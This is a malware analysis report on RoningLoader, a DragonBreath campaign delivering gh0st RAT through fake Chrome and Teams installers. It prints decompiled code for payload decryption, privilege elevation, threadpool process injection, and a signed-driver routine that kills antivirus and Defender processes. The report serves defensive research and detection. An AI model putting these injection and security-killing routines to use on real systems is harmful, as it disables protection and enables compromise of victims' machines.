RONINGLOADER: DragonBreath's New Path to PPL Abuse

By Jia Yu Chan, Salim Bitam

Published: 2025-11-15 · Archived: 2026-04-05 13:54:20 UTC

Introduction

Elastic Security Labs identified a recent campaign distributing a modified variant of the gh0st RAT, attributed to the Dragon Breath APT (APT-Q-27), through trojanized NSIS installers masquerading as legitimate software such as Google Chrome and Microsoft Teams. The infection chain employs a multi-stage delivery mechanism that leverages various evasion techniques, with many redundancies aimed at neutralising endpoint security products popular in the Chinese market. These include bringing a legitimately signed driver, deploying custom WDAC policies, and tampering with the Microsoft Defender binary through PPL abuse.

This campaign primarily targets Chinese-speaking users and demonstrates a clear evolution in adaptability compared to earlier DragonBreath-related campaigns documented in 2022-2023. Through this report, we hope to raise awareness of new techniques this malware is starting to implement and to shine a light on a unique loader we are naming RoningLoader.

Key takeaways

- The malware employs an abuse of Protected Process Light (PPL) to disable Windows Defender
- Threat actors leverage a valid, signed kernel driver to kill processes
- Custom unsigned WDAC policy applied to block 360 Total Security and Huorong executables
- Phantom DLLs and payload injection via thread pools for further antivirus process termination
- Final payload has minor updates and is associated with DragonBreath


Discovery

In August 2025, research was published detailing a method to abuse Protected Process Light (PPL) to disable endpoint security tooling. Following this disclosure, we produced a behavioral rule, Potential Evasion via ClipUp Execution, and, after some threat hunting of telemetry data, we identified a live campaign employing the technique.

RONINGLOADER code analysis

The initial infection vector is a Windows Installer package (MSI). Upon execution, the MSI functions as a dropper, extracting two embedded Nullsoft Scriptable Install System (NSIS) installers. NSIS is a legitimate, open-source tool for creating Windows installers, but it is frequently abused by threat actors to package and deliver malware, as seen in GULOADER. In this campaign, we have observed the malicious installers being distributed under various themes, masquerading as legitimate software such as Google Chrome, Microsoft Teams, or other trusted applications to lure users into executing them.

One of the nested NSIS installers is benign and installs the legitimate software, while the second is malicious and responsible for deploying the attack chain.




RONINGLOADER Execution flow

The attack chain leverages a signed driver named `ollama.sys` for antivirus process termination. The driver has a signer name of `Kunming Wuqi E-commerce Co., Ltd.`, with a certificate valid from February 3, 2025, to February 3, 2026. Pivoting on VirusTotal revealed 71 additional signed binaries. Among these, we identified AgentTesla droppers masquerading as `慕讯公益加速器（MuXunAccelerator）`, a gaming-focused VPN software popular among Chinese users, with samples dating back to April 2025. Notably, the signing techniques vary across samples. Some earlier samples, like `inject.sys`, contain `HookSignTool` artifacts including the string `JemmyLoveJenny`, while the October 2025 `ollama.sys` sample shows no such artifacts and uses standard signing procedures, yet both share the same certificate validity period.

Comparing `ollama.sys`'s PDB string artifact `D:\VS_Project\加解密\MyDriver1\x64\Release\MyDriver1.pdb` with other samples, we discovered different artifacts from other submitted samples -

- `D:\cpp\origin\ConsoleApplication2\x64\Release\ConsoleApplication2.pdb`
- `D:\a_work\1\s\artifacts\obj\coreclr\windows.x86.Release\Corehost.Static\singlefilehost.pdb`
- `C:\Users\0\Desktop\EAMap\x64\Release\ttt.pdb`
- `h:\projects\netfilter3\bin\Release\Win32\nfregdrv.pdb`

Due to the diversity of binaries and the large volume of submissions, we suspect the certificate may have been leaked, but this is speculation at this time.




Digital signature of the driver

Stage 1

Our analysis began with the initial binary, identified by its SHA256 hash: `da2c58308e860e57df4c46465fd1cfc68d41e8699b4871e9a9be3c434283d50b`. Extracting it reveals two embedded executables: a benign installer, `letsvpnlatest.exe`, and the malicious installer `Snieoatwtregoable.exe`.

The malicious installer, `Snieoatwtregoable.exe`, creates a new directory at `C:\Program Files\Snieoatwtregoable\`. Within this folder, it drops two files: a DLL named `Snieoatwtregoable.dll` and an encrypted file, `tp.png`.



Files dropped on disk

The core of the malicious activity resides within `Snieoatwtregoable.dll`, which exports a single function: `DllRegisterServer`. When invoked, this function reads the contents of the `tp.png` file from disk, then decrypts this data using a simple algorithm involving both a Right Rotate (ROR) and an XOR operation.

```
if ( v16 )
{
  encrypted_file_content = v4;
  size = v16;
  do
  {
    *encrypted_file_content = __ROR1__(*encrypted_file_content ^ xor_key[indx], 4);
    indx = (indx + 1) & 0xF;
    ++encrypted_file_content;
    --size;
  }
  while ( size );
}
```

XOR decryption routine

The decrypted content is shellcode that reflectively loads and executes a PE file in memory. The malware first allocates a new memory region within its own process using the `NtAllocateVirtualMemory` API, then creates a new thread to execute the shellcode by calling `NtCreateThreadEx`.

The malware attempts to remove any userland hooks by loading a fresh new `ntdll.dll`, then using `GetProcAddress` with the API name to resolve the addresses.

```
unsigned int *__fastcall fxh::get_api(double a1, const CHAR *s_api_name)
{
  HMODULE LibraryA; // rax
  char *const v4; // rax
  FARPROC ProcAddress; // rbx
  char *const v7; // rax
  char *const v8; // rax
  char *const v9; // rax

  LibraryA = LoadLibraryA("ntdll.dll");
  if ( LibraryA )
  {
    ProcAddress = GetProcAddress(LibraryA, s_api_name);
    if ( !ProcAddress )
    {
      LODWORD(v7) = sprintf_(qword_7FFDE510FAC0, "Failed to get function: ");
```

Loads a fresh NTDLL

The malware attempts to connect to localhost on port `5555` without serving any real purpose, as the result will not matter; speculatively, this is likely dead code or pre-production leftover code

```
hHandle = &MyClientListener::`vftable';
v6 = sub_7FFF7C90A3B0(&hHandle);
v7 = v6;
if ( v6 )
{
  (*(*v6 + 232i64))(v6, 30000i64);
  (*(*v7 + 240i64))(v7, 10000i64);
  v8 = (**v7)(v7, L"127.0.0.1", 5555i64, 1i64, 0i64, 0);// tcp connect
  v9 = *v7;
  if ( v8 )
  {
    (*(v9 + 8))(v7);
  }
  else
  {
    v10 = *(v9 + 88);
    v11 = (*(v9 + 96))(v7);
    v10(v7);
    LODWORD(v12) = sprintf_(qword_7FFF7C94FAC0, "Start failed, code=");
    v13 = sub_7FFF7C904750(v12);
    LODWORD(v14) = sprintf_(v13, " desc=");
    v15 = sub_7FFF7C904310(v14, v11);
    sprintf_(v15, "\n");
  }
  sub_7FFF7C90A3E0(v7);
}
else
{
  sprintf_(qword_7FFF7C94FAC0, "HP_Create_TcpClient failed\n");
}
v16 = v5 - v4;
indx = 0;
if ( v16 )
```

Dead code

Stage 2 - tp.png

RONINGLOADER first checks whether it has administrative privileges using the `GetTokenInformation` API. If not, it attempts to elevate its privileges by using the `runas` command to launch a new, elevated instance of itself before terminating the original process.

```
if ( GetModuleFileNameW(0i64, (LPWSTR)&Filename, 0x104u) )// self runas
{
  if ( (__int64)ShellExecuteW(0i64, L"runas", (LPCWSTR)&Filename, 0i64, 0i64, 1) > 32 )
  {
    Sleep(0x1F4u);
    exit(0);
  }
  v11 = fxh::log_to_stdout((std::ostream *)&qword_7FF79E2967A0, (__int64)"ShellExecute failed with error code: ");
  v8 = sub_7FF79E0FDAE0(v11);
```

Elevates privileges with RunAs command

Interestingly, the malware tries to communicate with a hardcoded URL `http://www.baidu.com/` with the user-agent `“Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko”`, but this appears to be dead code, likely due to either a removed feature or placeholder code for future versions. It is designed to extract and log the HTTP response header date from the URL.

The malware then scans a list of running processes for specific antivirus solutions. It checks against a hardcoded list of process names and sets a corresponding boolean flag to "True" if any are found.

```
  Toolhelp32Snapshot = CreateToolhelp32Snapshot(0xFu, 0);
  if ( Toolhelp32Snapshot != (HANDLE)-1i64 )
  {
    wcscpy((wchar_t *)&Filename, L"ⓓ");
    memset(&Filename.cntUsage, 0, 0x234ui64);
    if ( Process32FirstW(Toolhelp32Snapshot, &Filename) )
    {
      while ( (unsigned int)memcmp_maybe((__int64)Filename.szExeFile, (__int64)L"360tray.exe") )
      {
        if ( !Process32NextW(Toolhelp32Snapshot, &Filename) )
          goto LABEL_35;
      }
      th32ProcessID = Filename.th32ProcessID;
LABEL_35:
      CloseHandle(Toolhelp32Snapshot);
      bool_360tray = th32ProcessID != 0;
      th32ProcessID = 0;
    }
    else
    {
      CloseHandle(Toolhelp32Snapshot);
    }
  }
```

Scans for specific processes

The following is a table of processes and the associated security products hardcoded in the binary:

Process name	Security Product
`MsMpEng.exe`	Microsoft Defender Antivirus
`kxemain.exe`	Kingsoft Internet Security
`kxetray.exe`	Kingsoft Internet Security
`kxecenter.exe`	Kingsoft Internet Security
`QQPCTray.exe`	Tencent PC Manager
`QQPCRTP.exe`	Tencent PC Manager
`QMToolWidget.exe`	Tencent PC Manager
`HipsTray.exe`	Qihoo 360 Total Security
`HipsDaemon.exe`	Qihoo 360 Total Security
`HipsMain.exe`	Qihoo 360 Total Security
`360tray.exe`	Qihoo 360 Total Security

AV process termination via injected remote process

Next, the malware kills those processes. Interestingly, the Qihoo 360 Total Security product takes a different approach than the others.

First, it blocks all network communication by changing the firewall. It then calls a function to inject shellcode into the process (`vssvc.exe`) associated with the Volume Shadow Copy (VSS) service.
It first grants itself the high integrity `SeDebugPrivilege` token.

```
v1 = LookupPrivilegeValueW(0i64, L"SeDebugPrivilege", &Luid);
v2 = TokenHandle;
if ( v1 )
{
  NewState.Privileges[0].Luid = Luid;
  NewState.PrivilegeCount = 1;
  NewState.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
  if ( AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0x10u, 0i64, 0i64) )
    GetLastError();
  v2 = TokenHandle;
}
CloseHandle(v2);
```

Grants SeDebugPrivilege to itself

It then starts the [VSS (Volume Shadow Copy Service)] if it is not already running and fetches the PID of its associated process (vssvc.exe).

```
v3 = OpenSCManagerW(0i64, 0i64, 0xF003Fu);
v4 = v3;
if ( v3 )
{
  v5 = OpenServiceA(v3, "VSS", 0xF01FFu);
  v6 = v5;
  if ( v5 )
  {
    StartServiceA(v5, 0, 0i64);
    Sleep(0x3E8u);
    LODWORD(TokenHandle) = 0;
    v26 = 0;
    *(_OWORD *)Buffer = 0i64;
    v25 = 0i64;
    QueryServiceStatusEx(v6, SC_STATUS_PROCESS_INFO, Buffer, 0x24u, (LPDWORD)&TokenHandle);
    CloseServiceHandle(v6);
  }
  CloseServiceHandle(v4);
}
h_vss_process = (char *)fxh::get_vss_pid();
```

Starts VSS service

Next, the malware uses `NtCreateSection` to create two separate memory sections. It then maps views of these sections into the memory space of the vssvc.exe process. The first section contains a full Portable Executable (PE) file, which is a driver with the device name `\\.\Ollama`. The second section contains shellcode intended for execution.

```
NtCreateSection(&TokenHandle, 0xEu, 0i64, &MaximumSize, 0x40u, 0x8000000u, 0i64);
v11 = GetCurrentProcess();
NtMapViewOfSection(TokenHandle, v11, (PVOID *)&NewState, 0i64, 0i64, 0i64, &ViewSize, ViewUnmap, 0, 4u);
NtMapViewOfSection(TokenHandle, h_vss_process1, (PVOID *)&Luid, 0i64, 0i64, 0i64, &ViewSize, ViewUnmap, 0, 0x40u);
memcpy(*(void **)&NewState.PrivilegeCount, &driver_pe_ollama, 0x93F0ui64);// write driver PE ollama to section
v12 = Src;
while ( *(_QWORD *)v12 != 0x8888888888888888ui64 )
{
  v12 = (__int64 (*)())((char *)v12 + 1);
  if ( (unsigned __int64)v12 + 8i64 - (_QWORD)Src > 0x1A32 )
    goto LABEL_18;
}
*(struct _LUID *)v12 = Luid;
LABEL_18:
v23 = 0x1A32i64;
v22.QuadPart = 0x1A32i64;
SectionHandle = 0i64;
BaseAddress = 0i64;
second_section_base_addr = 0i64;
NtCreateSection(&SectionHandle, 0xEu, 0i64, &v22, 0x40u, 0x8000000u, 0i64);
h_current_process = GetCurrentProcess();
NtMapViewOfSection(SectionHandle, h_current_process, &BaseAddress, 0i64, 0i64, 0i64, &v23, ViewUnmap, 0, 4u);
NtMapViewOfSection(
  SectionHandle,
  h_vss_process1,
  &second_section_base_addr,
  0i64,
  0i64,
  0i64,
  &v23,
  ViewUnmap,
  0,
```

Mapping section views to the remote process

RONINGLOADER takes a different approach to this process injection compared to other injection methods used elsewhere in the malware. This technique leverages the thread pool to remotely execute code via a file write trigger in the remote process. This technique was documented by SafeBreach in 2023 with different variants.

```
GetTempPathW(0x104u, Buffer);
random_str = get_random_str();
memset(FileName, 0, 0x208ui64);
wsprintfW(FileName, L"%s%s", Buffer, random_str);
get_random_str();
h_FileW = CreateFileW(FileName, 0x40000000u, 3u, 0i64, 2u, 0x40000080u, 0i64);// C:\Users\analysis\AppData\Local\Temp\XNERXEJ
ThreadpoolIo = CreateThreadpoolIo(h_FileW, second_section_base_addr, 0i64, 0i64);
v10 = *((_DWORD *)ThreadpoolIo + 70);
v11 = ThreadpoolIo;
*((_QWORD *)ThreadpoolIo + 10) = second_section_base_addr;
*((_DWORD *)ThreadpoolIo + 70) = v10 + 1;
BaseAddress = 0i64;
v16 = 0i64;
MaximumSize.QuadPart = 288i64;
NtCreateSection(&SectionHandle, 0xF001Fu, 0i64, &MaximumSize, 4u, 0x8000000u, 0i64);
ViewSize = 0i64;
CurrentProcess = GetCurrentProcess();
NtMapViewOfSection(SectionHandle, CurrentProcess, &BaseAddress, 0i64, 0i64, 0i64, &ViewSize, ViewUnmap, 0, 4u);
NtMapViewOfSection(SectionHandle, handle_vss_process, &v16, 0i64, 0i64, 0i64, &ViewSize, ViewUnmap, 0, 4u);
v13 = v16;
memcpy(BaseAddress, v11, MaximumSize.QuadPart);
FileInformation[0] = a1;
FileInformation[1] = (__int64)v13 + 200;
IoStatusBlock = 0i64;
NtSetInformationFile(h_FileW, &IoStatusBlock, FileInformation, 0x10u, FileMaximumInformation|FileStandardInformation);
memset(&Overlapped, 0, sizeof(Overlapped));
return WriteFile(h_FileW, "ok ok ok", 8u, 0i64, &Overlapped);
```

Injection through ThreadPool tasks

Once executed, the shellcode begins by dynamically resolving the addresses of the Windows APIs it needs to function. This is the only part of RONINGLOADER that employs any obfuscation, using the Fowler–Noll–Vo hash (FNV) algorithm to look up functions by hash instead of by name.

```
                        loc_7FF694E0AD31:
41 0F BE CB             movsx   ecx, r11b
41 80 EB 41             sub     r11b, 41h ; 'A'
8B D1                   mov     edx, ecx
83 CA 20                or      edx, 20h
41 80 FB 19             cmp     r11b, 19h
44 8A 1F                mov     r11b, [rdi]
0F 47 D1                cmova   edx, ecx
48 FF C7                inc     rdi
33 D3                   xor     edx, ebx
69 DA 93 01 00 01       imul    ebx, edx, 1000193h
45 84 DB                test    r11b, r11b
75 D9                   jnz     short loc_7FF694E0AD3
```

FNV algorithm instructions

It first fetches the addresses of `CreateFileW`, `WriteFile`, and `CloseHandle` to write the driver to disk to a hardcoded path, `C:\windows\system32\drivers\1912763.temp`.

Then it performs the following operations:

- Create a service named `xererre1` to load the driver dropped to disk
- For each of the following processes (`360Safe.exe`, `360Tray.exe`, and `ZhuDongFangYu.exe`), which are all associated with Qihoo 360 software, it calls 2 functions: one to find the PID of the process by name, followed by a function to kill the process by PID
- It then stops and deletes the service `xererre1`

```
fxh::shellcode_vss::create_service((__int64)aXererre1, (__int64)aCWindowsSystem_2);// start service to run the driver
pid_360Safe = fxh::shellcode_vss::find_pid_by_name((__int64)a360safeExe);// 360Safe.exe
if ( pid_360Safe )
  fxh::shellcode_vss::kill_process_by_pid(pid_360Safe);
pid_360Tray = fxh::shellcode_vss::find_pid_by_name((__int64)a360trayExe_0);// 360Tray.exe
if ( pid_360Tray )
  fxh::shellcode_vss::kill_process_by_pid(pid_360Tray);
pid_ZhuDongFangYu = fxh::shellcode_vss::find_pid_by_name((__int64)aZhudongfangyuE);// ZhuDongFangYu.exe
if ( pid_ZhuDongFangYu )
  fxh::shellcode_vss::kill_process_by_pid(pid_ZhuDongFangYu);
fxh::shellcode_vss::stop_delete_service((__int64)aXererre1);
return 0i64;
```

Function calls to kill Qihoo 360 software processes

To kill a process, the malware uses the driver. An analysis of the driver reveals that it registers only 1 functionality: it handles one IOCTL ID (`0x222000`) that takes a PID as a parameter and kills the process by first opening it with `ZwOpenProcess` , then terminating it with `ZwTerminateProcess` kernel APIs.

```
__int64 __fastcall fxh::ioctl_handler::IO_0x222000(void *PID)
{
  NTSTATUS v2; // edi
  const CHAR *v3; // rcx
  struct _CLIENT_ID ClientId; // [rsp+20h] [rbp-40h] BYREF
  struct _OBJECT_ATTRIBUTES ObjectAttributes; // [rsp+30h] [rbp-30h] BYREF
  void *ProcessHandle; // [rsp+70h] [rbp+10h] BYREF

  ClientId.UniqueProcess = PID;
  ProcessHandle = 0i64;
  ObjectAttributes.Length = 48;
  ObjectAttributes.RootDirectory = 0i64;
  ObjectAttributes.Attributes = 512;
  ObjectAttributes.ObjectName = 0i64;
  *(_OWORD *)&ObjectAttributes.SecurityDescriptor = 0i64;
  ClientId.UniqueThread = 0i64;
  v2 = ZwOpenProcess(&ProcessHandle, 0x100001u, &ObjectAttributes, &ClientId);
  if ( v2 < 0 )
  {
    v3 = "ZwOpenProcess failed: 0x%X (pid=%p)\n";
LABEL_3:
    _mm_lfence();
    DbgPrint(v3, (unsigned int)v2, PID);
    return (unsigned int)v2;
  }
  v2 = ZwTerminateProcess(ProcessHandle, 0);
  ZwClose(ProcessHandle);
  if ( v2 < 0 )
  {
    v3 = "ZwTerminateProcess failed: 0x%X (pid=%p)\n";
    goto LABEL_3;
  }
  DbgPrint("Process %p terminated.\n", PID);
  return 0i64;
}
```

Kernel driver kills a process by PID

AV process termination

Returning to the main execution flow, the malware enters a loop to confirm the termination of `360tray.exe` , as handled by the shellcode injected into the VSS service. It proceeds only after verifying that the process is no longer running. Immediately after this confirmation, the system restores its firewall settings. This action is likely a defensive measure intended to sever the software's communication channel, preventing it from uploading final activity logs or security alerts to its backend services.

It then terminates the other security processes directly from its main process. Notably, it makes no attempt to hide these actions, abandoning the earlier API hashing technique and calling the necessary functions directly.

```
if ( bool_Qihoo_360 )
  fxh::edr_killer::Qihoo_360();
if ( bool_Kingsoft )
  fxh::edr_killer::Kingsoft();
if ( boolTencent )
  fxh::edr_killer::Tencent();
if ( IsUserAnAdmin() )
{
```

Function calls to kill the rest of the security solutions

RONINGLOADER follows a consistent, repeatable procedure to terminate its target processes:

- First, it writes the malicious driver to disk, this time to the temporary path `C:\Users\analysis\AppData\Local\Temp\ollama.sys.`
- A temporary service (`ollama`) is created to load `ollama.sys` into the kernel
- The malware then fetches the target process's PID by name and sends a request containing the PID to its driver to perform the termination.
- Immediately after the kill command is sent, the service is deleted.

```
if ( !IsUserAnAdmin() )
  return 1i64;
fxh::driver::write_ollama_driver();           // create start driver for each
fxh::driver::create_ollama_service();
fxh::driver::start_ollama_service();
v1 = 0;
```

Write driver, create service, start service

```
    while ( (unsigned int)memcmp_maybe((__int64)pe.szExeFile, (__int64)L"HipsTray.exe") )
    {
      if ( !Process32NextW(v15, &pe) )
        goto LABEL_29;
    }
    v1 = pe.th32ProcessID;
  }
LABEL_29:
  CloseHandle(v15);
  if ( v1 )
  {
    v16 = fxh::log_to_stdout((std::ostream *)&qword_7FF694E16550, (__int64)&unk_7FF694D48DD8);
    v17 = fxh::log_to_stdout(v16, (__int64)" PID:");
    v18 = fxh::logging_log_stuff_0(v17);
  }
  else
  {
    v18 = fxh::log_to_stdout((std::ostream *)&qword_7FF694E16550, (__int64)&unk_7FF694D48DE8);
  }
  fxh::logging_log_stuff_1(v18);
 }
 fxh::driver::kill_process_by_pid(v1);
 fxh::driver::delete_service();
 return 0i64;
}
```

Kill by PID and delete the service afterwards

Regarding Microsoft Defender, the malware attempts to kill the `MsMpEng.exe` process using the same approach described above. We noticed a code bug from the author: for Microsoft Defender, the code does not check whether Defender is already running, but proceeds directly to searching for the `MsMpEng.exe` process. This means that if the process is not running, the malware will send 0 as the PID to the driver.

```
if ( IsUserAnAdmin() )
{
  fxh::driver::write_ollama_driver();
  fxh::driver::create_ollama_service();
  fxh::driver::start_ollama_service();
  pid_MsMpEng = 0;
  v37 = CreateToolhelp32Snapshot(2u, 0);
  v38 = v37;

  if ( v37 != (HANDLE)-1i64 )                // kill win defender EDR
  {
    wcscpy((wchar_t *)&Filename, L"ф");
    if ( Process32FirstW(v37, &Filename) )
    {
      while ( (unsigned int)memcmp_maybe((__int64)Filename.szExeFile, (__int64)L"MsMpEng.exe") )
      {
        if ( !Process32NextW(v38, &Filename) )
          goto LABEL_113;
      }
      pid_MsMpEng = Filename.th32ProcessID;
    }
LABEL_113:
    CloseHandle(v38);
    if ( pid_MsMpEng )
    {
      v39 = fxh::log_to_stdout((std::ostream *)&qword_7FF79E296550, (__int64)&unk_7FF79E1C8DD8);// Running process:
      v40 = fxh::log_to_stdout(v39, (__int64)" PID:");
      v41 = fxh::logging_log_stuff_0(v40);
    }
    else
    {
      v41 = fxh::log_to_stdout((std::ostream *)&qword_7FF79E296550, (__int64)&unk_7FF79E1C8DE8);// Child process:
    }
    fxh::logging_log_stuff_1(v41);
  }
  fxh::driver::kill_process_by_pid(pid_MsMpEng);
  fxh::driver::delete_service();
```

Microsoft Defender process killing

The malware has more redundant code to kill security solution processes. It also injects another shellcode into svchost.exe, similar to what was injected into `vssvc.exe`, but the list of processes is different, as seen in the screenshot below.

```
  sub_140004B40(v5, (const char *)L"HipsMain.exe");
  sub_140004B40(v6, (const char *)L"HipsDaemon.exe");
  sub_140004B40(v7, (const char *)L"HipsTray.exe");
  sub_140004B40(v8, (const char *)L"MsMpEng.exe");
  qmemcpy(
    v3,
    (const void *)std::u16string_view::basic_string_view<char16_t,std::char_traits<char16_t>>(v4, v5, v9),
    sizeof(v3));
  v1 = unknown_libname_68(v2);
  sub_140004910((__int64)v10, (__FrameHandler3::TryBlockMap *)v3, v1);
  `eh vector destructor iterator'(v5, 0x20ui64, 4ui64, (void (__stdcall *)(void *))sub_140004B10);
  while ( 1 )
  {
    kill_processes_by_pid((__int64)v10);
    Sleep(0x3E8u);
  }
```

Redundant code to kill security processes

The injection technique also uses threadpools, but the injected code is triggered by an event.

```
  ThreadpoolWait = CreateThreadpoolWait((PTP_WAIT_CALLBACK)pv, pv, 0i64);
  v35 = VirtualAllocEx(v4, 0i64, 0x1D8ui64, 0x3000u, 4u);
  WriteProcessMemory(v4, v35, ThreadpoolWait, 0x1D8ui64, 0i64);
  v36 = VirtualAllocEx(v4, 0i64, 0x48ui64, 0x3000u, 4u);
  WriteProcessMemory(v4, v36, (char *)ThreadpoolWait + 392, 0x48ui64, 0i64);
  EventW = CreateEventW(0i64, 0, 0, 0i64);
  ZwAssociateWaitCompletionPacket_api(*((_QWORD *)ThreadpoolWait + 46), v14, EventW, v36, v35, 0, 0i64, 0);
  return SetEvent(EventW);
}
```

ThreadPool injection with an event as a trigger

After the process termination, the malware creates 4 folders

- `C:\ProgramData\lnk`
- `C:\ProgramData\<current_date>`
- `C:\Users\Public\Downloads\<current_date>`
- `C:\ProgramData\Roning`

```
CreateDirectoryW(w_lnk_directory, 0i64);      // C:\programdata\lnk\
w_programdata_date_directory = (const WCHAR *)v165;
if ( *((_QWORD *)&v166 + 1) > 7ui64 )
  w_programdata_date_directory = v165[0];
CreateDirectoryW(w_programdata_date_directory, 0i64);// C:\ProgramData\20251023111306
w_downloads_date_directory = (const WCHAR *)v149;
if ( *((_QWORD *)&v150 + 1) > 7ui64 )
  w_downloads_date_directory = v149[0];
CreateDirectoryW(w_downloads_date_directory, 0i64);// C:\Users\Public\Downloads\20251023111306
w_programdata_roning = (const WCHAR *)v162;
if ( v164 > 7 )
  w_programdata_roning = v162[0];
CreateDirectoryW(w_programdata_roning, 0i64); // C:\ProgramData\Roning
```

Folder creation to drop files

